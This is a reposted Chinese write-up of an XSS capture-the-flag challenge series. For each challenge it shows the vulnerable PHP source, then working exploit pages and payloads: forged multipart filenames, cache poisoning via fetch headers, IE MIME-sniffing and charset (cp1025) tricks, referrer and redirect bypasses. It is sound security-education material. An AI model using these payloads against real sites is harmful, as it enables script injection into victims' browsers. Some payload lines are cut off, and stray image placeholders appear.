先知XSS挑战赛题解 - Exploiting the "unexploitable"

转载

dengzhasong7076 于 2017-08-24 11:39:00 发布 227 收藏 1
原文链接：http://www.cnblogs.com/iamstudy/articles/Xss_Challenge_Unexploitable_Wp.html

膜M师傅!!!
挑战说明地址：https://xianzhi.aliyun.com/forum/read/1990.html

Writeup已投稿到先知：https://mp.weixin.qq.com/s/d_UCJusUdWCRTo3Vutsk_A

源码下载: http://t.cn/RNG8tZA

0. 说明

玩了挺久的一个挑战，整个过程中被虐到变形，感谢M师傅的小课堂，学习到很多新姿势.

Writeup中的ref为M师傅出题的参考链接

M师傅语录:
题目很多围绕着security header来出题，希望开发者重视这些问题，在防御上，正确的设置下面的值，是能够避免很多问题.
content-type、x-xss-protection、x-frame-options、x-content-type-options

---

挑战地址:
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/

题目要求:
所有XSS题目均可以通过让受害者访问特定的链接或页面的方式在受害者的浏览器&当前域下执行JavaScript。有些题目可能需要在特定的浏览器下完成。浏览器版本以Chrome60,Firefox55,Safari10,IE11,Edge40或更新版本为准。
把可以攻击其他用户的有效POC发送到QQ:1507203677或QQ:794450497，POC通过验证后我会把你的id添加到解题成功者的列表里。Have fun!

```
XSS#01. 文件上传 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#02. getallheaders() (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#03. json (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#04. referrer (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#05. 跳转 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#06. 强制下载 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#07. text/plain (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#08. 标签 (添加时间:2017-08-15)---->查看源码---->点我看提示
XSS#09. plaintext (添加时间:2017-08-16)---->查看源码---->点我看提示
XSS#10. MVM (添加时间:2017-08-16)---->查看源码---->点我看提示
XSS#11. HOST (添加时间:2017-08-17)->查看源码---->点我看提示
XSS#12. preview (添加时间:2017-08-17)---->查看源码---->点我看提示
XSS#13. REQUEST_URI (添加时间:2017-08-17)---->查看源码---->点我看提示
XSS#14. HIDDEN (添加时间:2017-08-18)---->查看源码---->点我看提示
XSS#15. Frame Buster (添加时间:2017-08-18)---->查看源码---->点我看提示
XSS#16. PHP_SELF (添加时间:2017-08-18)---->查看源码---->点我看提示
XSS#17. passive element (添加时间:2017-08-23)---->查看源码---->点我看提示
XSS#18. Graduate (添加时间:2017-08-23)---->查看源码---->点我看提示
XSS#19. Party (添加时间:2017-08-25)---->查看源码---->点我看提示
XSS#20. The End (添加时间:2017-08-25)---->查看源码---->点我看提示
番外篇#01. JQuery (此题属于番外篇，对排名没有影响。 添加时间:2017-08-27)---->查看源码---->点我看提示
```

1. 文件上传

```php
<?php
header("X-XSS-Protection: 0");
$target_dir = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".<BR>";
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }
}
// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}
// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 0;
}
// Allow certain file formats
if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
    echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
    $uploadOk = 0;
}
// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
        echo "The file ". basename( $_FILES["fileToUpload"]["name"]). " has been uploaded.";
}
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss1.php

此题xss点是在文件上传后，页面会显示文件名，但是有一个问题就是，如何自动化的利用？
毕竟js上传文件有跨域问题，那么也就只能利用html表单

通过这样的思路找到还可以利用html表单上传文件?
http://blog.bentkowski.info/2015/05/xss-via-file-upload-wwwgooglecom.html

其实文件并没有上传，只是利用表单的name，闭合一下后添加了fielname

正常文件上传：

```
POST /test/phpinfo.php HTTP/1.1
Host: lemon.love
Content-Length: 340341
Cache-Control: max-age=0
Origin: http://lemon.love
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.101
Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryVLtVPQcojnduvmXt
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://lemon.love/test/upload.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,zh-TW;q=0.4
Connection: close

------WebKitFormBoundaryVLtVPQcojnduvmXt
Content-Disposition: form-data; name="uploaded"; filename="1.docx"
Content-Type:
application/vnd.openxmlformats-officedocument.wordprocessingml.document

PK
```

带有content-type

伪造文件上传:

```
POST /xssl.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://nsl.rootk.pw:8080/xss/wp/1.html
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Type: multipart/form-data;
boundary=---------------------------7e13be2b711ba
Accept-Encoding: gzip, deflate
Content-Length: 218
DNT: 1
Host: ec2-13-58-146-2.us-east-2.compute.amazonaws.com
Pragma: no-cache
Connection: close

-----------------------------7e13be2b711ba
Content-Disposition: form-data; name="x"; name=fileToUpload;
filename="<img src=1 onerror=alert(document.domain)>.jpg"

test
-----------------------------7e13be2b711ba--
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Aug 2017 08:19:30 GMT
Server: Apache/2.4.18 (Ubuntu)
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 75
Connection: close
Content-Type: text/html; charset=UTF-8

The file <img src=1 onerror=alert(document.domain)>.jpg
has been uploaded.
```

不带有content-type，但是`$_FILES["fileToUpload"]["name"]`还是可以接受到值的

所以可以构造一下Exp:

http://ns1.rootk.pw:8080/xss/wp/1.html

```
<html>
<body>
    <form id="xss" action="http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss1.php" method="POST"
      <textarea type="text" id="vulnerable" value="" /></textarea>
    </form>
 <script>
 var tarfile = "test";
 var vuln = document.getElementById('vulnerable');
 vuln.name = "x\"; name=fileToUpload; filename=\"<img src=1 onerror=alert(document.domain)>.jpg";
 vuln.value = (tarfile);
 document.getElementById("xss").submit();
 </script>
</body>
</html>
```

当时自己并非用的`textarea`标签，而是input，这个标签只能用到IE8，之后的版本会对双引号进行url编码

ref: http://kuza55.blogspot.hk/2008/02/csrf-ing-file-upload-fields.html

2. getallheaders()

```
<?php
header('Pragma: cache');
header("Cache-Control: max-age=".(60*60*24*100));
header("X-XSS-Protection: 0");
?>
<html>
<head>
<meta charset=utf-8>
<head>
<body>
<?php
if(isset($_SERVER['HTTP_REFERER']))
{
echo "Bad Referrer!";
}
else
{
foreach (getallheaders() as $name => $value) {
    echo "$name: $value\n";
}
}
?>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss2.php

此题就是会把HTTP所有信息输出到页面，但是不能使用Referrer
问题也很明显，请求这个地址，而且又是能够利用代码自动化的添加头去请求.

这里面特别要注意的是开始的两个头

```
header('Pragma: cache');
header("Cache-Control: max-age=".(60*60*24*100));
```

也就是浏览器会对网页进行缓存，那么如果第一次我能够修改http头然后再进行跨域请求，第二次再请求一次的时候，http的信息还是不会变的，因为直接读取了本地缓存内容.

所以可以使用`Fetch`先请求，在利用iframe框架进行第二请求，另外注意的就是需要通过meta标签来设置一下referrer，也就是第二次iframe加载的时候是不带referer的.按道理可以在FF下面也成功，不过好像FF不支持meta这样禁止referer

Chrome Exp:
http://ns1.rootk.pw:8080/xss/wp/2.php

```
<html>
<head>
<meta name="referrer" content="never">
<script>
var request = new Request('http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss2.php', {
  method: 'GET',
  mode: 'no-cors',
  redirect: 'follow',
  headers: new Headers({
    'Content-Type': 'text/plain',
    'Accept': 'application/jsona<img src=1 onerror=alert(document.domain)>',
  })
});
fetch(request).then(function() {
  console.log(1);
});
</script>
</head>
<body>
<iframe src="http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss2.php"></iframe>
</body>
</html>
```

ref: https://www.w3.org/TR/cors/#simple-header

3. json

```
<?php
header("Content-Type:application/json;charset=utf-8");
header("X-XSS-Protection: 0");
echo '{"errno":0,"error":"","data":{"user":{"id":"2","user_name":"\u4e13\u4e1a\u6295\u8d44\u4ebafh","emai
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss3333.php?value=test

这个题目问题在于返回头是`application/json`，又应该如何xss

这里利用了IE一个bug，参考文章：http://www.qingpingshan.com/jb/javascript/184536.html

IE11 Exp:
http://ns1.rootk.pw:8080/xss/wp/3.html

3.html

```
<meta charset=utf-8>
<iframe id=x src=3.php></iframe>
<script>
x.location.reload();
</script>
```

3.php

```
<?php
header("location: http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss3333.php?value=%3Cimg%20src=x%2
?>
```

修复方案: 加上响应头，`X-Content-Type-Options: nosniff`

4. Referer

```
<?php
header("X-XSS-Protection: 0");
?>
<html>
<head>
<meta charset="utf-8">
</head>
<body>
<?php echo "你来自:".$_SERVER['HTTP_REFERER'];?>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss4.php

输出点是referer，chrome、firefox会对query进行url编码，但是IE并不会

参考文章:
http://www.mottoin.com/88317.html
捉到一个M师傅：http://www.hackdig.com/?04/hack-9586.htm

IE11 exp: `http://ns1.rootk.pw:8080/xss/wp/4.html?a<img src=1 onerror=alert(document.domain)>`

```
<html>
<body>
<form id="xss"
      name="xss"
      method="GET"
      action="http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss4.php">
</form>
<script>
document.getElementById("xss").submit();
</script>
</body>
</html>
```

M师傅语录:

Referrer不会被URL编码的现象，主要是在Windows7和Windows8.1
Win10的IE11以前也有，不过在打完Anniversary Update补丁之后，在对referrer的处理上做了一些改动。变成了会对referrer进行URL编码

所以比较通用的办法是通过flash发送请求，AS代码如下：

```
package {
import flash.display.Sprite;
import flash.net.URLRequest;
import flash.net.navigateToURL;
public class xss_referrer extends Sprite{
  public function xss_referrer() {
   var url:URLRequest = new URLRequest("https://vulnerabledoma.in/xss_referrer");
   navigateToURL(url, "_self");
  }
}
}
```

Ref:http://masatokinugawa.l0.cm/2016/10/referrer-xss-win10.html

---

另外在找资料也看到一些东西，记录一下

```
# 会传送referer
https->https
http->https
http->http

# 不会传送refer
https->http
```

5. 跳转

```
<?php
header("X-XSS-Protection: 0");
$url=str_replace(urldecode("%00"),"",$_GET["url"]);
$url=str_replace(urldecode("%0d"),"",$url);
$url=str_replace(urldecode("%0a"),"",$url);
header("Location: ".$url);
?>
<html>
<head>
<meta charset="utf-8">
</head>
<body>
<?php echo "<a href='".$url."'>如果跳转失败请点我</a>";?>
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss5.php?url=http://baidu.com

这个问题主要是想办法去让浏览器不进行跳转.

翻到p师傅blog曾经对bottle http注入的一段: https://www.leavesongs.com/PENETRATION/bottle-crlf-cve-2016-9964.html

这里我使用的是端口小于80，FF就不会进行跳转

FF exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss5.php?url=http://baidu.com:0/'%3E<img src=1 onerr
```

ref: http://d.hatena.ne.jp/hasegawayosuke/20161210/p1

6. 强制下载

```
<?php
header("X-XSS-Protection: 0");
header('Content-Disposition: attachment; filename="'.$_GET["filename"].'"');

if(substr($_GET["url"],0,4) ==="http" && substr($_GET["url"],0,8)<>"http://0" && substr($_GET["url"],0,8)
{
$opts = array('http' =>
    array(
        'method' => 'GET',
        'max_redirects' => '0',
        'ignore_errors' => '1'
    )
);
$context = stream_context_create($opts);
$url=str_replace("..","",$_GET["url"]);
$stream = fopen($url, 'r', false, $context);
echo stream_get_contents($stream);
}
else
{
echo "Bad URL!";
}
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss6.php?filename=download&url=http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss2.php

这个是需要绕过文件下载，在第5题中p师傅的文章里面提到了一个点

```
为PHP的header函数一旦遇到\0、\r、\n这三个字符，就会抛出一个错误，此时Location头便不会返回，浏览器也就不会跳转了
```

同理是可以用在文件下载中

FF exp:

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss6.php?url=http://ns1.rootk.pw:8080/xss/wp/6.php&f
```

ref: https://twitter.com/mramydnei/status/782324732897075200

7. text/plain

```
<?php
header("X-XSS-Protection: 0");
header('Content-Type: text/plain; charset=utf-8');

if(substr($_GET["url"],0,4) ==="http" && substr($_GET["url"],0,8)<>"http://0" && substr($_GET["url"],0,8)
{
$opts = array('http' =>
    array(
        'method' => 'GET',
        'max_redirects' => '0',
        'ignore_errors' => '1'
    )
);
$context = stream_context_create($opts);
$url=str_replace("..","",$_GET["url"]);
$stream = fopen($url, 'r', false, $context);
echo stream_get_contents($stream);
}
else
{
echo "Bad URL!";
}
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss7.php?url=http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss2.php

MIME的题目，返回头Type为text/plain应该如何绕过

找到一个近期公布的IE 0day
https://jankopecky.net/index.php/2017/04/18/0day-textplain-considered-harmful/

利用的是email文件，里面的内容会被解析html，这里可以利用iframe来加载目标地址，这样内容就会被解析啦。

IE exp:
http://ns1.rootk.pw:8080/xss/wp/9.eml

9.eml

```
TESTEML
Content-Type: text/html
Content-Transfer-Encoding: quoted-printable

=3Ciframe=20src=3D=27http=3A=2f=2fec2-13-58-146-2.us-east-2.compute.amazonaws.com=2fxss7.php=3Furl=3Dhttp=3
```

防御：这里多亏M师傅的提醒，文章中的`X-Content-Type-Options: nosniff`是可以防御的，相反`X-Frame-Options: DENY`并不能从根本去解决这个问题，这个只是防御了一种攻击方式，但是漏洞点却还在，真是留了一个大坑.

ref: https://jankopecky.net/index.php/2017/04/18/0day-textplain-considered-harmful/

8. 标签

```
<?php
header("X-XSS-Protection: 0");
header("Content-Type: text/html;charset=utf-8");

if(substr($_GET["url"],0,4) ==="http" && substr($_GET["url"],0,8)<>"http://0" && substr($_GET["url"],0,8)
{
$rule="/<[a-zA-Z]/";
$opts = array('http' =>
    array(
        'method' => 'GET',
        'max_redirects' => '0',
        'ignore_errors' => '1'
    )
);
$context = stream_context_create($opts);
$url=str_replace("..","",$_GET["url"]);
$stream = fopen($url, 'r', false, $context);
$content=stream_get_contents($stream);
if(preg_match($rule,$content))
{
echo "XSS Detected!";
}
else
{
echo $content;
}
}
else
{
echo "Bad URL!";
}
?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss8.php?url=http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/test.txt

此题想考察的是<后面还可以存在非字母形式的，空格等一些空白字符当然是不行的.

https://dev.w3.org/html5/spec-LC/parsing.html

```
A sequence of bytes starting with: 0x3C 0x21 (ASCII '<!')
A sequence of bytes starting with: 0x3C 0x2F (ASCII '</')
A sequence of bytes starting with: 0x3C 0x3F (ASCII '<?')
```

可以看到还能以这些作为开头，在IE9、10里面有一个vector可以无交互执行js

8.txt

```
<% contenteditable onresize=alert(document.domain)>
```

现在问题就是IE11这个是无法触发的，但是可以通过`x-ua-compatible`设置文档兼容性，让它也能够兼容IE9、10的内容

即便iframe内页面和父窗口即便不同域，iframe内页面也会继承父窗口的兼容模式，所以IE的一些老技巧、特性可以通过此方法去复活它.

IE11 exp:
http://ns1.rootk.pw:8080/xss/wp/8.html

8.html

```
<meta http-equiv=x-ua-compatible content=IE=9>
<iframe id=x src="http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss8.php?url=http://ns1.rootk.pw
```

9. plaintext

```
<?php
header("X-XSS-Protection: 0");
header("Content-Type: text/html;charset=gb3212");
?>
<plaintext><?php echo $_GET["text"];?>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss9.php?text=test

代码简单，但是绝对够爽的一道题目，就是如何逃逸`plaintext`这个标签

我们有时候在使用浏览器的时候，也会遇到编码不同导致乱码问题，这个问题主要在于服务端和客户端之间的字符集存在差异导致的.

关于这个也找到一篇文章：https://www.ibm.com/developerworks/cn/web/wa-lo-ecoding-response-problem/index.html

上面的由于两端的差别导致的乱码，从xss角度出发，我们也就只能分析客户端
所以问题来了：**http的响应头的编码、页面的meta等都可以设置头的东西，那么具体是什么时候具体对应的会起作用？**

先来了解一下浏览器的一些解析过程.
https://dev.w3.org/html5/spec-LC/parsing.html

1. If the user has explicitly instructed the user agent to override the document's character encoding with a specific encoding, optionally return that encoding with the confidence *certain* and abort these steps.
2. If the transport layer specifies an encoding, and it is supported, return that encoding with the confidence *certain*, and abort these steps.
3. The user agent may wait for more bytes of the resource to be available, either in this step or at any later step in this algorithm. For instance, a user agent might wait 500ms or 1024 bytes, whichever came first. In general preparsing the source to find the encoding improves performance, as it reduces the need to throw away the data structures used when parsing upon finding the encoding information. However, if the user agent delays too long to obtain data to determine the encoding, then the cost of the delay could outweigh any performance improvements from the preparse.

   Note: The authoring conformance requirements for character encoding declarations limit them to only appearing in the first 1024 bytes. User agents are therefore encouraged to use the preparse algorithm below (part of these steps) on the first 1024 bytes, but not to stall beyond that.
4. For each of the rows in the following table, starting with the first one and going down, if there are as many or more bytes available than the number of bytes in the first column, and the first bytes of the file match the bytes given in the first column, then return the encoding given in the cell in the second column of that row, with the confidence *certain*, and abort these steps:

Bytes in Hexadecimal	Encoding
FE FF	Big-endian UTF-16
FF FE	Little-endian UTF-16
EF BB BF	UTF-8

Note: This step looks for Unicode Byte Order Marks (BOMs).


第一个是ua里面已经确认指明了才会选择
第二个是http响应头大编码设置，也就是`Content-Type`，当它设置了`charset`**并且**支持这个`charset`，也就是不为空并且字符集是存在的，题目的编码是不存在的编码`GB3212`，所以符合
第三个就是如果meta标签设置编码是在html前1024个字节的时候，浏览器会根据这个编码去解析，这个是浏览器直接解析，完全是不受`plaintext`影响


所以第一步就是**利用meta来改变页面的字符集**.

第二步，需要做的就是去**利用字符集之间的差异，寻找异类的字符集，**

我们平常见到`<`的编码是`\x3C`，但是这个是UTF-8的，在其他编码的字符集中就有可能不是这个结果了，这里使用的是`cp1025`编码

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss9.php?text=<meta http-equiv="content-Type" conten
```





可以看到`plaintext`已经不见了

第三步，确认异类字符集的编码表，这样就可以构造好自己的payload
这里需要跑一下来确认.


fuzz.php

```
<meta http-equiv="content-Type" content="text/html; charset=gb3212">
<?php
if(!ini_get('safe_mode')){
    set_time_limit(0);
}
header("X-XSS-Protection: 0");
header("Content-Type: text/html;charset=gb3212");
?>
<html>
<head></head>
<body></body>
<script>
function hex_pad(int_){
    hex_ = int_.toString(16);
    if(hex_.length==1){
        hex_ = '0'+hex_;
    }
    return hex_;
}
for(var i=0;i<255;i++){
    var id = 'id_'+hex_pad(i);
    var divO = document.createElement('div');
    divO.id = id;
    divO.innerHTML = hex_pad(i);
    document.body.appendChild(divO);

    var iframea = document.createElement('iframe');
    iframea.src= 'http://a.com/test/xss/xsschange/9/game.php?text='+"%"+hex_pad(i);
    document.getElementById(id).appendChild(iframea);
}
</script>
</html>
```

其中还有一个game.php作为接口，利用iframe去得到字符集

```
<?php
header("X-XSS-Protection: 0");
header("Content-Type: text/html;charset=cp1025");
?>
<?php echo @$_GET["text"];?>
```



这里就表明了，比如想要得到字符m，那就输入url编码%94

附上一点cp1025的编码

```
<  %4c
>  %6e
/  %61
(  %4d
)  %5d
=  %7e
;  %5e
'  %7d
```

IE payload：

```
http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss9.php?text=<meta http-equiv="content-Type" conten
```

PS: 关于meta的一些使用语法可以看看这.
https://www.w3.org/TR/html401/struct/global.html#h-7.4.4

ref: https://github.com/cure53/XSSChallengeWiki/wiki/Puzzle-3-on-kcal.pw

10. MVM

```
<html ng-app>
<head>
<meta charset=utf-8>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.5/angular.js"></script>
</head>
<body>
<input id="username" name="username" tabindex="1" ng-model="username" ng-init="username='<?php if(strlen(
</body>
</html>
```

http://ec2-13-58-146-2.us-east-2.compute.amazonaws.com/xss10.php?username=hiphopman

